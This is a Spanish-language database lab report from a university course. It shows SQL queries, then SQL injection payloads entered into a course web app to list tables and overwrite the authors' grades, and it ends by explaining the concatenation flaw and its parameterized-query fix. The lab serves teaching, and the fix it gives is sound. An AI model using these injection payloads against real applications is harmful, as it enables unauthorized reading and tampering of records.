

# Laboratorio 6

Bases de Datos

Integrantes: Iván Vidal  
Franco González  
Profesores: Claudio Gutiérrez  
Matías Toro I.  
Fecha: 18 de octubre de 2023  
Santiago de Chile

**P1.****a)**

```
SELECT *
FROM uchile.transparencia
WHERE apellido_p='Saure'
ORDER BY total DESC;
```

**b)**

```
SELECT nombre, nota
FROM nota.cc3201
WHERE nombre='González Leiva, Franco Antonio'
or nombre='Vidal Romero, Iván Mauricio';
```

**c)**

```
UPDATE nota.cc3201
SET nota = 7
WHERE nombre='González Leiva, Franco Antonio'
or nombre='Vidal Romero, Iván Mauricio';
```

Resultado:

ERROR: permission denied for table cc3201

**d)**

```
SELECT table_name, table_schema FROM information_schema.tables;
SELECT column_name, data_type FROM information_schema.columns
WHERE table_name='cc3201' AND table_schema='nota';
```

**P2.****a)**

```
';SELECT table_name, table_schema FROM information_schema.tables;--'
```

**b)**

```
';SELECT column_name, data_type FROM information_schema.columns
WHERE table_name='cc3201' AND table_schema='nota';--'
```

**c)**

```
';SELECT nombre, avg(nota) FROM nota.cc3201
WHERE nombre='González Leiva, Franco Antonio'
```

---

```
or nombre='Vidal Romero, Iván Mauricio' GROUP BY nombre;--'
```

d)

```
';UPDATE nota.cc3201
SET nota = 7
WHERE nombre='González Leiva, Franco Antonio'
or nombre='Vidal Romero, Iván Mauricio';--'
```

e)

```
';UPDATE nota.cc3201
SET comentario = 'Christian Bale Rico'
WHERE nombre='González Leiva, Franco Antonio'
or nombre='Vidal Romero, Iván Mauricio';--'
```

f)

Dentro de la aplicación web, al hacer búsquedas en la página se llama la función search la cual, para realizar la consulta, ejecuta lo siguiente:


```
cur.execute("SELECT nombres, apellido_p, apellido_m, mes, anho, total FROM uchile.transparencia
WHERE apellido_p = '"+ input + "'ORDER BY total DESC LIMIT 250")
```

Al concatenar directo el input se deja la opción para que un usuario pueda hacer una inyección sql. La solución en este caso es utilizar el formateo de strings que tiene python, es decir:

```
cur.execute("SELECT nombres, apellido_p, apellido_m, mes, anho, total FROM uchile.transparencia
WHERE apellido_p= % s ORDER BY total DESC LIMIT 250", [input])
```

Así, python considera todo el input como un solo string y no deja opción para hacer inyecciones sql.


También, si la página solo se utiliza para hacer consultas, se debería utilizar algún usuario que tenga permisos solo para leer de las tablas, no uno que tenga permisos para modificarlas.



The screenshot shows a web browser window with the address bar displaying 'cc3201.dcc.uchile.cl'. The page title is 'Remuneraciones Universidad de Chile'. Below the title is a search bar with the placeholder text 'Escriba algún apellido'. The search bar contains the SQL query: `'SELECT * FROM nota.cc3201 WHERE nombre='González Leiva, Franco Antonio' or nombre='Vidal Romero, Iván Mauricio';--'`. A blue button labeled 'BUSCAR' is to the right of the search bar. Below the search bar is a section titled 'Resultados'. It contains a table with the following data:

Nombre	Apellido Paterno	Apellido Materno	Mes	Año	Total
140	González Leiva, Franco Antonio	1			
186	Vidal Romero, Iván Mauricio	1			

Figura 1: Antes del Hackeo



The screenshot shows the same web browser window as Figure 1, but with modified data in the 'Resultados' table. The search bar still contains the same SQL query. The table now has the following data:

Nombre	Apellido Paterno	Apellido Materno	Mes	Año	Total
140	González Leiva, Franco Antonio	7	Christian Bale Rico		
186	Vidal Romero, Iván Mauricio	7	Christian Bale Rico		

Figura 2: Después del Hackeo